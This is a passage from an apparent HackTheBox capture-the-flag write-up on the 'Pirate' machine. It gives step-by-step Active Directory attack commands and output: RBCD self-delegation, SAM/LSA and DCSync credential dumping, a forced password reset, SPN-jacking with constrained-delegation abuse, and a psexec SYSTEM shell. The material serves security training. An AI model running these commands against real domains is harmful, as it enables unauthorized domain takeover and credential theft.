└──╼ $ nxc winrm WEB01.pirate.htb -u 'WEB01$' -k --use-kcache
[*] Running: nxc winrm WEB01.pirate.htb -u WEB01$ -k --use-kcache
WINRM       WEB01.pirate.htb 5985   WEB01            [*] Windows 10 / Server 2019 Build 17763 (name:WEB01) (domain:pirate.htb)
From the gMSA_ADFS_prod$ remote shell in WEB01 machine, we see our target could be the local Administrator:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ evil-winrm -i WEB01.pirate.htb -u 'gMSA_ADFS_prod$' -H 8126756fb2e69697bfcb04816e685839

*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$.PIRATE\Documents> ls c:\users

    Directory: C:\users

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/15/2026   7:37 PM                a.white
d-----         6/9/2025  10:11 AM                Administrator
d-----         6/9/2025   6:55 AM                Administrator.PIRATE
d-----         6/9/2025   7:31 AM                gMSA_ADFS_prod$
d-----        1/15/2026   6:40 PM                gMSA_ADFS_prod$.PIRATE
d-r---         6/8/2025   1:29 PM                Public
With such a machine account, it’s easy to privesc via RBCD.
Resource-Based Constrained Delegation
Setting Up RBCD
Using the compromised WEB01$ computer account (via NTLM relay → LDAP shell), we modified an attribute on the WEB01 computer object. The key attribute for Resource-Based Constrained Delegation (RBCD) is:
MS Attribute
msDS-AllowedToActOnBehalfOfOtherIdentity
This attribute resides on the target resource (here, WEB01$) and stores a security descriptor listing which principals may act on its behalf (i.e., perform S4U2Proxy).
From the LDAP shell:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nc 127.0.0.1 11000
Type help for list of commands

# help
[...snip...]
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
[...snip...]

# set_rbcd WEB01$ WEB01$
Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
Target SID: S-1-5-21-4107424128-4158083573-1300325248-3102

Found Grantee DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
Grantee SID: S-1-5-21-4107424128-4158083573-1300325248-3102
Delegation rights modified successfully!
WEB01$ can now impersonate users on WEB01$ via S4U2Proxy. Meaning:
- Target = WEB01$ (the resource you want to access)
- Grantee = WEB01$ (the principal allowed to impersonate users to that resource)
Effectively, WEB01 now trusts itself for delegation. This allows WEB01$ to request S4U2Proxy tickets to services on WEB01 while impersonating arbitrary users.
S4U2Self + S4U2Proxy Execution
NetExec automates the Kerberos delegation process using the --delegate flag. Internally, this performs:
Kerberos Delegation Flow:
S4U2Self → S4U2Proxy → service ticket for cifs/WEB01 as Administrator
The --self flag requests a ticket usable against the same host (WEB01).
Using the compromised WEB01$ machine account:
Bash
# make sure using WEB01 TGT
export KRB5CCNAME=web01.ccache

nxc smb WEB01.pirate.htb \
    -u 'WEB01$' -H feba09cf0013fbf5834f50def734bca9 \
    --delegate Administrator --self
Result:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb WEB01.pirate.htb \
    -u 'WEB01$' -H feba09cf0013fbf5834f50def734bca9 \
    --delegate Administrator --self
[*] Running: nxc smb WEB01.pirate.htb -u WEB01$ -H feba09cf0013fbf5834f50def734bca9 --delegate Administrator --self
SMB         WEB01.pirate.htb 445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         WEB01.pirate.htb 445    WEB01            [-] Error checking if user is admin on WEB01.pirate.htb: The NETBIOS connection with the remote host timed out.
SMB         WEB01.pirate.htb 445    WEB01            [+] pirate.htb\Administrator through S4U with WEB01$
The SMB session is now authenticated as Domain Administrator via delegated Kerberos credentials obtained through RBCD.
Obtaining WEB01 Administrator Access
NetExec can then extract local credentials: Bash
# Authenticate as Administrator via delegation
nxc smb WEB01.pirate.htb \
    -u 'WEB01$' -H feba09cf0013fbf5834f50def734bca9 \
    --delegate Administrator

# Dump SAM and LSA secrets
nxc smb WEB01.pirate.htb \
    -u 'WEB01$' -H feba09cf0013fbf5834f50def734bca9 \
    --delegate Administrator \
    --lsa --sam
Pwned:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb WEB01.pirate.htb \
    -u 'WEB01$' -H feba09cf0013fbf5834f50def734bca9 -k \
    --delegate Administrator
[*] Running: nxc smb WEB01.pirate.htb -u WEB01$ -H feba09cf0013fbf5834f50def734bca9 -k --delegate Administrator
SMB         WEB01.pirate.htb 445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         WEB01.pirate.htb 445    WEB01            [+] pirate.htb\Administrator through S4U with WEB01$ (Pwn3d!)
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc smb WEB01.pirate.htb \
    -u 'WEB01$' -H feba09cf0013fbf5834f50def734bca9 -k \
    --delegate Administrator \
    --lsa --sam
[*] Running: nxc smb WEB01.pirate.htb -u WEB01$ -H feba09cf0013fbf5834f50def734bca9 -k --delegate Administrator --lsa --sam
SMB         WEB01.pirate.htb 445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         WEB01.pirate.htb 445    WEB01            [+] pirate.htb\Administrator through S4U with WEB01$ (Pwn3d!)
SMB         WEB01.pirate.htb 445    WEB01            [*] Dumping SAM hashes
SMB         WEB01.pirate.htb 445    WEB01            Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
SMB         WEB01.pirate.htb 445    WEB01            Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         WEB01.pirate.htb 445    WEB01            DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         WEB01.pirate.htb 445    WEB01            WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60da2d3ba00d6b5932e4c87dce6fa6b4:::
SMB         WEB01.pirate.htb 445    WEB01            [+] Added 4 SAM
SMB         WEB01.pirate.htb 445    WEB01            PIRATE.HTB/gMSA_ADFS_prod$:$DCC2$10240#gMSA_ADFS_prod$#66812dfee46ff41c9c8245a2819c3183: (2026-03-01 15:15:06)
SMB         WEB01.pirate.htb 445    WEB01            PIRATE.HTB/a.white:$DCC2$10240#a.white#366c8924be3ea6d1d12825569a4bcc39: (2026-03-01 15:13:03)
SMB         WEB01.pirate.htb 445    WEB01            PIRATE\WEB01$:aes256-cts-hmac-sha1-96:57b48ef53425adf16b2409ea4d980de1007c9f61b126bdc1c05d3d830c727526
SMB         WEB01.pirate.htb 445    WEB01            PIRATE\WEB01$:aes128-cts-hmac-sha1-96:b6b018d4edd476f0999d6f666844cf77
SMB         WEB01.pirate.htb 445    WEB01            PIRATE\WEB01$:des-cbc-md5:efdf97b9a1e06243
SMB         WEB01.pirate.htb 445    WEB01            PIRATE\WEB01$:plain_password_hex:29f1505d87014b01b4317fed1d52ddbee2792a698e7e1de1bcdf29ab5d4b8e54828ce470d23491ba84e82d786622a821a14c730cf8610a32db1951b7619ee08c3bcacbab53aac8e052bd64e638c6bbd9529daacf04f86cfb9034808c4378d2c328c8c6afe7655f4a099dc41caeb6279c53313edcbd58db3e14490b7543ba3250ac200ec9834992b61b3f4319162645b50f402de4db0843fc43db7d54e04828abf86e490959bc88670e50f0b50373a3745f70039f8fd032435c4a725526957c7ae0dbaa81273b3aa28c0b029fea90c271b6601ef3ba7a05a13ec8c8ffd9999dd10eee87b4b9eb08a8a4af90710056f558
SMB         WEB01.pirate.htb 445    WEB01            PIRATE\WEB01$:aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9:::
SMB         WEB01.pirate.htb 445    WEB01            PIRATE\a.white:E2nvAOKSz5Xz2MJu
SMB         WEB01.pirate.htb 445    WEB01            dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
dpapi_userkey:0xa4fddb1b2df2db7cc3d044dc1b559bc1b45a1de9
SMB         WEB01.pirate.htb 445    WEB01            _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:e3ef474b98138dd4469f6dc176f879ba1e0817ba44502187b9080b9f3334c91b9b1af1ce4e91fb562c8d8824412c700e00d105bc674d8e26a594e3da4173f2c87313d634b39c3412d4bfb6849247686df6065b536566807e0ace92f94ea3166bb9752d12d352c89b9fdafa7d3171e4dd55be9d585504f8c628a0ff4c670d7595a909a3c9a7ec2dff984e5ddf77049a91a5597f0a39c5499455675901cce41aded98d80a1b5f7f82cc220b590df4bfc0bfc5f0feb66e73a56f1ab7fe914c6d7cd2b83e0b9065b76e02bc330f7694416f3acd6c463df84923500b64a1014e74413809a7a06af577ce7685bfd2ab56a2067
SMB         WEB01.pirate.htb 445    WEB01            _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:01000000220100001000000012011a01b6c4083911a28350b1fd6948803650e1b1c5741f7719b1f4ff926203dcdf4ec9c0369b7b92fe10a2d7ff953bfa406a3b6786523ed82767cc8fe2734af892e98efbef2b3476759032b4ecdef34276c363b8a9410b63d809ea6ef167f5b541d73c3ac4214da22a14d97982c928d91bb971fe99d4809c1ebdeae8e769c6b3377ee1a478dffbb2ddc13318be131167d1a4a01833a4c27e0512690d73de1e59a01761ec7d40fc1882050cbf439d9cbb281a06d4bf8d85d1feb2740ec399eca0e46e36990b72b2c4a64ae009bafb3dfd264ff734b63fb922609e8c305883a75d9aef75ce37bca0910436590d9312fca46ad89a61a89bddc873197de48eab3d69b9e49800001941b01b7317000019e3df6872170000
SMB         WEB01.pirate.htb 445    WEB01            GMSA ID: a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11 NTLM: 841fae962662f0c2f0178d01d178ec3e
SMB         WEB01.pirate.htb 445    WEB01            [+] Dumped 12 LSA secrets to /home/havoc/.nxc/logs/lsa/WEB01_WEB01.pirate.htb_2026-03-01_113100.secrets and /home/havoc/.nxc/logs/lsa/WEB01_WEB01.pirate.htb_2026-03-01_113100.cached
WEB01 Administrator Shell
Use the extracted Administrator NT hash for WinRM access:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ evil-winrm -i WEB01.pirate.htb -u 'administrator' -H b1aac1584c2ea8ed0a9429684e4fc3e5

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls c:\users\a.white\desktop

    Directory: C:\users\a.white\desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/1/2026   7:13 AM             34 user.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> type c:\users\a.white\desktop\user.txt
2*********************************c
Suprisingly, the user flag is not under the Administrator profile but in a.white’s directory.
Root Access
Password Reset Attack
Getting A.WHITE Credentials
From previous secret dumps, we discover the plain-text password for user a.white:
Password
E2nvAOKSz5Xz2MJu
For the exploit path we use this from BloodHound:

It’s pure AD ACL abuse:
ACL Abuse Chain:
User → Password Reset → Group Control → Privileged Group → DC Attribute Write
ForceChangePassword Exploitation
First of all, a.white can reset the password of a.white_adm WITHOUT knowing the old password. Personally I prefer using bloodyAD to modify Windows objects: Bash
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white -p E2nvAOKSz5Xz2MJu \
    set password \
    'a.white_adm' 'havocstrongPassword'
Privilege Enumeration
The a.white_adm seems to be a high-privilege target. So I decided to run BloodHound again to explore more comprehensive exploit paths: Bash
bloodhound-python \
        -dc 'dc01.pirate.htb' -d 'pirate.htb' \
        -u 'a.white_adm' -p 'havocstrongPassword' \
        -ns $targetIp --zip -c All
WriteSPN on DC01:
This is game over.
WriteSPN Exploitation
To understand writeSPN, you can research But we obviously won’t use previously introduced methods (like using targetedkerberoasting) to obtain account hashes, because the DC01$ password is likely uncrackable. Some tricky ideas needed to proceed.
Kerberos Constrained Delegation
Finding Delegation Configurations
NetExec can enumerate delegation misconfigurations: Bash
nxc ldap DC01.pirate.htb \
    -u 'a.white_adm' -p 'havocstrongPassword' \
    --find-delegation
Result:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ nxc ldap DC01.pirate.htb -u 'a.white_adm' -p 'havocstrongPassword'  --find-delegation
LDAP        10.129.1.12    389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.1.12    389    DC01             [+] pirate.htb\a.white_adm:havocstrongPassword
LDAP        10.129.1.12    389    DC01             AccountName AccountType DelegationType                     DelegationRightsTo
LDAP        10.129.1.12    389    DC01             ----------- ----------- ---------------------------------- ---------------------------------------
LDAP        10.129.1.12    389    DC01             a.white_adm Person      Constrained w/ Protocol Transition http/WEB01.pirate.htb, HTTP/WEB01
LDAP        10.129.1.12    389    DC01             WEB01$      Computer    Resource-Based Constrained         WEB01$
This shows classic constrained delegation with protocol transition. In practice, a.white_adm can impersonate any user:
- To the HTTP service on WEB01
- Without knowing that user’s password
- Any user - including administrators.
Constrained Delegation WITH Protocol Transition
Kerberos constrained delegation comes in two forms:
- Kerberos-only constrained delegation → Service can impersonate users only if they authenticated via Kerberos
- Constrained delegation WITH protocol transition → Service can impersonate users even if they authenticated via:
- NTLM
- Basic auth
- Forms auth
- No Kerberos at all We have the second - the dangerous one.
Kerberos identifies services via SPNs:
SPN
HTTP/WEB01.pirate.htb
This covers:
- IIS / web services on WEB01
- WinRM over HTTP
- ADFS
- Other HTTP-based services Port 80 is open on this host (see section 1.3.4), confirming a viable target.
Protocol transition is powerful: without it, we would need a victim’s Kerberos TGT. With it, we can impersonate any user directly - no credentials required.
SPN Hijacking + KCD Attack
Exploit path:

Attack Chain:
a.white_adm → (Constrained delegation + protocol transition) → HTTP/WEB01 → Abuse service privileges → Escalate to DC
This is a classic SPN-jacking + KCD abuse path.
SPN Migration Process
Now HTTP service exists ONLY in WEB01$, not in our target DC01$. Inspect using bloodyAD:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ # WEB01$ owns HTTP
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white_adm -p 'havocstrongPassword' \
    get object \
    'WEB01$' --attr servicePrincipalName \
    | grep HTTP
servicePrincipalName: tapinego/WEB01; tapinego/WEB01.pirate.htb; WSMAN/WEB01; WSMAN/WEB01.pirate.htb; HOST/WEB01.pirate.htb; RestrictedKrbHost/WEB01.pirate.htb; HOST/WEB01; RestrictedKrbHost/WEB01; TERMSRV/WEB01.pirate.htb; TERMSRV/WEB01; HTTP/WEB01; HTTP/WEB01.pirate.htb
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ # DC01$ has no HTTP
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white_adm -p 'havocstrongPassword' \
    get object \
    'DC01$' --attr servicePrincipalName \
    | grep HTTP
The SPN must be unique across AD, so we need to move it from WEB01$ to DC01$.
Remove SPN from original owner (WEB01$): Bash
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white_adm -p 'havocstrongPassword' \
    msldap delspn \
    "CN=WEB01,CN=Computers,DC=pirate,DC=htb" \
    "HTTP/WEB01.pirate.htb"
Add SPN to target host (DC01$): Bash
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white_adm -p 'havocstrongPassword' \
    msldap addspn \
    "CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb" \
    "HTTP/WEB01.pirate.htb"
Verifying SPN Relocation
Confirm SPN now belongs to DC01$, and removed from WEB01$:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ # Now WEB01$ losed HTTP
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white_adm -p 'havocstrongPassword' \
    get object \
    'WEB01$' --attr servicePrincipalName \
    | grep HTTP
servicePrincipalName: tapinego/WEB01; tapinego/WEB01.pirate.htb; WSMAN/WEB01; WSMAN/WEB01.pirate.htb; HOST/WEB01.pirate.htb; RestrictedKrbHost/WEB01.pirate.htb; HOST/WEB01; RestrictedKrbHost/WEB01; TERMSRV/WEB01.pirate.htb; TERMSRV/WEB01; HTTP/WEB01
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ # DC01$ gains HTTP
bloodyAD -H DC01.pirate.htb -d pirate.htb \
    -u a.white_adm -p 'havocstrongPassword' \
    get object \
    'DC01$' --attr servicePrincipalName \
    | grep HTTP
servicePrincipalName: HTTP/WEB01.pirate.htb; Hyper-V Replica Service/DC01; Hyper-V Replica Service/DC01.pirate.htb; Microsoft Virtual System Migration Service/DC01; Microsoft Virtual System Migration Service/DC01.pirate.htb; Microsoft Virtual Console Service/DC01; Microsoft Virtual Console Service/DC01.pirate.htb; Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.pirate.htb; ldap/DC01.pirate.htb/ForestDnsZones.pirate.htb; ldap/DC01.pirate.htb/DomainDnsZones.pirate.htb; DNS/DC01.pirate.htb; GC/DC01.pirate.htb/pirate.htb; RestrictedKrbHost/DC01.pirate.htb; RestrictedKrbHost/DC01; RPC/21c2943d-6163-4df9-aff7-3d164aa2cfbb._msdcs.pirate.htb; HOST/DC01/PIRATE; HOST/DC01.pirate.htb/PIRATE; HOST/DC01; HOST/DC01.pirate.htb; HOST/DC01.pirate.htb/pirate.htb; E3514235-4B06-11D1-AB04-00C04FC2DCD2/21c2943d-6163-4df9-aff7-3d164aa2cfbb/pirate.htb; ldap/DC01/PIRATE; ldap/21c2943d-6163-4df9-aff7-3d164aa2cfbb._msdcs.pirate.htb; ldap/DC01.pirate.htb/PIRATE; ldap/DC01; ldap/DC01.pirate.htb; ldap/DC01.pirate.htb/pirate.htb
Migrating HTTP/WEB01.pirate.htb is enough for we will just exploit this SPN in the following steps.
But a.white_adm is still allowed to delegate to that SPN.
KDC Abuse for Final Compromise
Now the KDC believes:
SPN
HTTP/WEB01.pirate.htb → DC01$
Final Kerberos Delegation Attack:
a.white_adm → S4U2Self → impersonate Administrator → S4U2Proxy → request ticket for HTTP/WEB01 → Encrypted for DC01$
Use Impacket to generate Administrator TGS for DC01:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ getST.py PIRATE.HTB/a.white_adm:'havocstrongPassword' \
    -spn HTTP/WEB01.pirate.htb \
    -impersonate Administrator \
    -dc-ip DC01.pirate.htb \
    -altservice CIFS/DC01.pirate.htb
[*] Running: getST.py PIRATE.HTB/a.white_adm:havocstrongPassword -spn HTTP/WEB01.pirate.htb -impersonate Administrator -dc-ip DC01.pirate.htb -altservice CIFS/DC01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/[email protected] to CIFS/[email protected]
[*] Saving ticket in Administrator@[email protected]
Final Domain Compromise:
With the Administrator service ticket for DC01, we achieve complete domain control:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ # export KRB5CCNAME=Administrator@[email protected]
psexec.py -k -no-pass DC01.pirate.htb
[*] Running: psexec.py -k -no-pass DC01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC01.pirate.htb.....
[*] Found writable share ADMIN$
[*] Uploading file LGblabiJ.exe
[*] Opening SVCManager on DC01.pirate.htb.....
[*] Creating service Xsus on DC01.pirate.htb.....
[*] Starting service Xsus.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8385]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type c:\users\administrator\desktop\root.txt
e*************************8
✅ DOMAIN COMPROMISED - Complete administrative access achieved through advanced Active Directory attack chain!
Dump creds:
─[havoc@havocsec]─[~/Downloads/htb/season10/pirate]
└──╼ $ secretsdump.py -k -no-pass \
    -just-dc-user administrator \
    PIRATE.HTB/[email protected]
[*] Running: secretsdump.py -k -no-pass -just-dc-user administrator PIRATE.HTB/[email protected]
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:598295e78bd72d66f837997baf715171:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9918bbcfaaad184f895a36edb7aab5bff972912dcf436cf490fc6618cf7bfb56
Administrator:aes128-cts-hmac-sha1-96:7ab7e5b8e8c440068cb254a33a49973f
Administrator:des-cbc-md5:08c1f7b9269bba9d
[*] Cleaning up...
Rooted.

Conclusion
The Pirate machine demonstrates the sophistication of modern Active Directory attacks and the interconnected nature of security vulnerabilities. This engagement showcased how multiple seemingly minor misconfigurations can be chained together to achieve complete domain compromise.
Key Takeaways for Security Professionals:
-
Defense in Depth is Critical: No single security control can prevent all attacks. Multiple layers of defense are essential.
-
Configuration Management: Regular audits of AD configurations can identify dangerous delegation settings and privilege assignments.
-
Monitoring and Detection: Advanced threats require advanced detection capabilities, including behavioral analysis and threat hunting.
-
Assume Breach Mentality: Design security architectures assuming that initial compromise will occur, focusing on preventing lateral movement and privilege escalation.
Educational Value:
This writeup demonstrates real-world attack techniques that security professionals encounter in enterprise environments. Understanding these attack vectors enables:
- Better threat modeling and risk assessment
- More effective security architecture design
- Improved incident response capabilities
- Enhanced security awareness and training programs
Final Thoughts:
Active Directory security requires continuous attention to configuration management, monitoring, and threat detection. Regular security assessments, penetration testing, and red team exercises help identify vulnerabilities before malicious actors can exploit them.
Remember: The techniques demonstrated here are for educational and authorized testing purposes only. Always ensure proper authorization before conducting security testing activities.
References and Further Reading:
- Microsoft AD Security Best Practices
- NIST Cybersecurity Framework
- MITRE ATT&CK Enterprise Matrix
- SpecterOps BloodHound Documentation
This writeup was created for educational purposes as part of the HackTheBox platform experience. All techniques should only be used in authorized testing environments.

Comments